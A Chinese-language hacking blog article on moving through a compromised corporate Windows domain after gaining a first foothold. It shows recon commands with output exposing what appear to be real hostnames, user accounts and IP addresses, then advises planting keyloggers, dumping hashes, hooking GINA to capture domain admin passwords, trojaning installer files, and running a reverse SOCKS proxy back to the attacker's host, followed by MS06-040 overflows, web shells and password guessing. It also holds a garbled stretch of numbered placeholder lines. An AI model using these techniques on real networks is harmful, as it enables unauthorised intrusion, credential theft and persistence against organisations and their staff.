

Author: bugcx or Anonymous

Url:



作者：凋凌玫瑰

内网，很多人应该形成了这个概念，很多大型网络的外部网站或是服务器不一定有用，当然外网也是一个突破口。很多时候我们直接从外网入手，随着安全的不断加固，已变得越来越困难。那么黑客通常是怎么进行内网渗透的，内网渗透又是怎样与社会工程学联系起来呢，今天主要描述黑客内网渗透的常用操作手法，关于如何获得内网机器，请查找我以前的一篇文章《内网渗透—如何打开突破口》。

渗透的过程就是一个信息刺探、利用、思考、突破的过程。首先在我们获得一台内网的机器后应该怎么做，当然是信息刺探。

### 一、信息刺探

1. 当前机器的人物身份，当前控制的这台机器人物是一个什么样的身份，客服、销售人员还是开发人员，还是管理员。客服会做些什么，会通过什么方式跟其它人联系；开发人员在开发什么，应该会跟管理员联系，也会有一定的外网管理权限和内网测试服务器，这种情况下内网测试服务器是可以搞定的。如果是客服机器或是销售人员机器呢，他一定有整个公司或是网络的联系方式，自己发挥想象去。是管理员机器的话就不用说。

2. 当前**网络**结构的分析, 是域结构, 还是划分**vlan**的结构, 大多数大型网络是域结构。一般外网的服务器都是有硬件防火墙的, 并且指定内网的某些机器的**mac**才可以连接。所以我们先看看内网情况:

```
C:\WINNT\system32>net view
```

伺服器名稱	說明
1	...
2	...
3	...
4	...
5	...
6	...
7	...
8	...
9	...
10	...
11	...
12	...
13	...
14	...
15	...
16	...
17	...
18	...
19	...
20	...
21	...
22	...
23	...
24	...
25	...
26	...
27	...
28	...
29	...
30	...
31	...
32	...
33	...
34	...
35	...
36	...
37	...
38	...
39	...
40	...
41	...
42	...
43	...
44	...
45	...
46	...
47	...
48	...
49	...
50	...
51	...
52	...
53	...
54	...
55	...
56	...
57	...
58	...
59	...
60	...
61	...
62	...
63	...
64	...
65	...
66	...
67	...
68	...
69	...
70	...
71	...
72	...
73	...
74	...
75	...
76	...
77	...
78	...
79	...
80	...
81	...
82	...
83	...
84	...
85	...
86	...
87	...
88	...
89	...
90	...
91	...
92	...
93	...
94	...
95	...
96	...
97	...
98	...
99	...
100	...

\\2007ACC

\\ABS-XP

\\ACER-TS250 NAS 4BAY SATA

\\ACER-TS500 NAS 4BAY SATA

\\ACER6100

\\AKIRA-WU akira-wu

\\ALICECHEN

\\AMYCHIU

\\ANDY2007

\\VANDYTEST01

\\ANNHUANG

\\ANNIEKUO

\\APOLLO

\\APOPO

\\ARTSERVER

\\AUGTCHIEN

\\AVSERVER

\\BENLEE01

\\BENSON-NB

先用net view查看内网的情况,列出的机器就是在网络结构中有联系的机器,但不一定都在一个网段,所以ping出这些机器的ip,以便分析大概有哪些网段.

### 3.了解本机在网络中所占的角色

先ipconfig /all看下是否在域中，如图：

## Windows IP Configuration

<http://www.ncph.net>

```

Connection-specific DNS Suffix . : giga-angel
Description . . . . . : Marvell Yukon 88E8052 PCI-E ASF Gigabit Ethernet Controller
Physical Address. . . . . : 00-16-17-C6-69-18
Dhcp Enabled. . . . . : Yes
Autoconfiguration Enabled . . . : Yes
IP Address. . . . . : 10.27.32.114
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.27.32.254
DHCP Server . . . . . : 172.18.200.1
DNS Servers . . . . . : 172.18.200.1

```

blog.bug.cx

```
C:\WINNT\system32>net localgroup administrators
```

註解 Administrators 可以完全不受限制地存取電腦/網域

<http://www.ncph.net>

**Domain Admins**

G:\GA\GAdmin

命令執行成功。

[blog.bug.cx](http://blog.bug.cx)

看来只是一个普通域用户.我们再来查看一下域里面的用户.如图:

```
C:\WINNT\system32>net user /domain
這項要求會在網域 gigacorp.gigacorp 下的網域控制站處理。
```

\\Gigacorp.gigacorp 的使用者帳戶

140E0E60-68E3-44FF-8	24990839-1047-44CD-A	2D5CBBDA-5010-44C2-8
44A390E5-FE3C-4635-8	5E6BE39E-AE4D-4D95-9	6058EFC5-F61D-4904-9
7DD95550-389C-4648-9	7DE63848-E66B-48D7-A	875CBC25-E30E-4B94-A
8A781E48-25D9-4CEE-9	817E578B-6E4C-4B74-B	9DA3DE01-A915-4049-B
abshuang	abuse	AC82593A-7F6E-4A77-8
acc	accounting	adam
adcontrol	adonghong	adslinfocheck
adslpvc	ailenchen	akirawu
alanchan	alanlaw	alanlien
alanlin	albertchou	Alert_log
alexchin	alexking	alexlee
alexyu	alicechen	alicelin
alindachang	allen	allenuang
allenlin	amandahsieh	amychiu

blog.bug.cx

域里面的用户很多，那么我们再查看一下域管理员有哪些：

```
C:\WINNT\system32>net group "domain admins" /domain
這項要求會在網域 gigacorp.gigacorp 下的網域控制站處理。
```

群組名稱 Domain Admins  
註解 指定的網域系統管理員

成員 *http://www.ncph.net*

adcontrol exadmin Mossadmin

命令執行成功。

blog.bug.cx

从上面我们掌握了内网的大概信息。下面我们进一步利用这些信息。

二.信息的利用：

1. 首先是内网占据的这台机器，要做几个必要的措施：1) 种键盘记录，记录其可能登录的密码，有用的。2) 抓hash跑密码，主要查看密码规则是否有规律，它的密码也可以去试下其它机器的密码，看是否通用。3) 种gina，这一步主要不是记录当前用户的密码，而是为了来记录域管理员的登录密码，因为域管理员是有权限登录下面每台用户的机器的，gina是可以记到的，记到域管理密码后，内网在域中的机器就可以全部控制了。4) 给占据机器上的备用安装文件或是备用驱动上绑马，此是为了防止对方重装机器，马就掉了。

2. 反弹socks代理。

在内网渗透中，反弹socks代理是很必要的，大家都知道用lcx来转发端口，好像很少看到有人是直接反弹代理来连接。因为我们要连接内网的其它机器，我们不可能一个一个的去中转端口连接，在当前控制的机器上开代理也没办法，因为对方在内网。所以我们就用反弹代理的方式。这种方式其实大家都明白。

首先在本机监听：

```
c:\>hd -s -listen 53 1180
[+] Listening ConnectBack Port 53 .....
[+] Listen OK!
[+] Listening Socks5 Agent Port 1180 .....
[+] Listen2 OK!
[+] Waiting for MainSocket on port:53 .....
```

此命令是将连接进来的53端口的数据包连接到1180端口。


在对方机器上运行：

```
C:\RECYCLER>hd -s -connect x.x.x.x 53
[+] MainSocket Connect to x.x.x.x:53 Success!
[+] Send Main Command ok!
[+] Recv Main Command ok!
[+] Send Main Command again ok!
```

上面的x.x.x.x为你的外网ip，下面为你接收到反弹回来的代理显示的情况。

```
c:\>hd -s -listen 53 1180
[+] Listening ConnectBack Port 53 .....
[+] Listen OK!
[+] Listening Socks5 Agent Port 1180 .....
[+] Listen2 OK!
[+] Waiting for MainSocket on port:53 .....
[+] Recv Main Command Echo ok!
[+] Send Main Command Echo ok!
[+] Recv Main Command Echo again ok!
[+] Get a MainSocket on port 53 from x.x.x.x .....
[+] Waiting Client on Socks5 Agent Port:1180....
```

上面ok了，接下来在你本机安装sockscap，照下图设置就ok了。



Sockscap设置在控制台的“文件”-“设置”里，控制台可以将你需要代理的程序放在上面，直接拖进去即可，控制台机的程序就可以进接连接 内网的机器了。如直接用mstsc连接内网其它机器的3389,就可以上去试密码或是登录管理，也可以用mssql连接内网的1433，尝试sa弱口令 等。总之反弹socks是你利用已控制的内网机器通向内网其它机器的一道桥梁。

三. 思考:

信息有了，通道有了，接下来我们怎么做？

- 1. 内网溢出,通过对内网的扫描情况，判断win2000的机器，利用ms06040进行运程溢出。
- 2. 内网web，通过内网的扫描，用sockscap上的ie来打开内网开放的web，在内网采用web注入或上传的方式来获取webshell提权。
- 3. 内网弱口令试探，利用ipc,或是3389，和已掌握的密码信息来尝试猜解内网nt的密码，当然这需要耐心，也是非常有用的。

4. 猜解sql弱口令，在sockscap控制台中用sql连接器连接内网开放1433或是3306的机器，猜解弱口令。

5. 内网嗅探，不得已的办法，不推荐。

6. 内网主动会话劫持，篇幅长，难度高，下次详写。

四. 突破：

突破是考验经验和思维的时候，利用已掌握的信息去突破面临的困难。如，如何拿到第一台内网服务器站稳脚；如何拿到内网到外网授权的机器；如何拿到外网密码。

在内网中站稳脚后，迅速判断管理员机器，控制管理员的机器极为重要。一般从机器名可以看出管理员机器，管理员的机器名常为：andy、admin、peter、kater，在域控的环境中，我们只要得到域控密码就可以直接用ipc连接管理员机器种马。不是域控的环境中，我们也可以在网内测试服务器中跑出服务器的密码进而拿去尝试管理员的密码。

在突破过程中，内网的数据库和web的分析很重要，数据库里面有很多有用的信息，web的数据库连接及作用也有助于进一步的分析。总之在这一过程中只有灵活运用，发散思维才可以进一步的突破和控制。

最新文章	相关文章	热评文章	Waiting	Waiting
<a href="#">webhack入侵思路及上传漏洞</a> <a href="#">MSSQL备份导出Shell中文路径解决办法</a> <a href="#">nmap smb script</a> <a href="#">MS12-027 poc逆向分析</a> <a href="#">Linux流量监控工具 – iftop (最全面的iftop教程)</a>				